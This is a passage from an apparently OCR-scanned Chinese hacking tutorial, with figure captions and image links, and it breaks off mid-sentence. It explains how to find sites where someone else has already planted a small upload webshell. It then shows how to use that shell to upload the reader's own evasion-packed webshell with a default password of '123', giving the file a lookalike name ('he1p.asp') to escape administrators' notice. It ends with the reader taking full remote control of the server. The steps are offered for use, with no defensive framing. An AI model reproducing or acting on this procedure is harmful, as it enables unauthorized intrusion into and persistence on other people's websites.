


图1　搜索结果

二次筛选，要从中查找那些有“**本文件绝对的路径 D：\web\bbs\diy.asp 保存文件的绝对路径(包括文件名:如D：\web\x.asp)：**”之类字眼儿的链接，如图1。它们才是我们的目标。




图2　上传“大马”

OK，点击其中一个（http://www.xxx.com.cn/manage/uploadfile/201082615752184.asp)，看到了吧，浏览器马上就弹出了“小马”的链接。在此我们都需要做什么呢？先将“本文件绝对的路径”之后的“D:\xxx\manage\uploadfile\201082615752184.asp”复制一下，然后将它粘贴到“输入保存的路径：”之后，注意在此要给待上传的“大马”起个与刚刚搜索出的“小马”不一样的名字，比如“help.asp”(将英文单词中的“help”中的字母“l”偷换成数字“1”，最好是与系统脸儿熟的易混名字，免得引起对方网络管理员的注意)；接着用记事本打开自己的“大马”文件，全选后复制一下，再粘贴到“输入文件的内容：”之后，如图2。我用的是免杀版的“EC——Webshell 1.0”，其默认密码是在第二行的“123”，自己可以随便更改。

准备工作都做完之后，现在就可以点击下方的“保存”按钮了，接着我们就会得到“保存成功！”的提示。如图3。

此时，我们就顺利地完成借别人的“小马”上传自己的“大马”到已被入侵的网站中了，试试“战果”如何吧！在浏览器地址栏中将原来“小马”的地址后面部分“201082615752184.asp”修改为自己刚刚设置的“help.asp”，也就是访问“大马”的地址——“http://www.xxx.com.cn/manage/uploadfile/help.asp”，回车后马上就弹出了“大马”的登录界面，如图4。在“Password”后面输入“123”或是自己修改设置的密码，再点击后面的“login”登录按钮，呵呵，成功拿到传说中的Webshell，如图5。看看，从“文件管理类”、“提权类”到“系统信息类”、“当前目录”及对方的“网站硬盘”，各种远程操作及任何文件的上传和下载都不在话下了，已经拥有了对方的“生杀





图3　保存成功



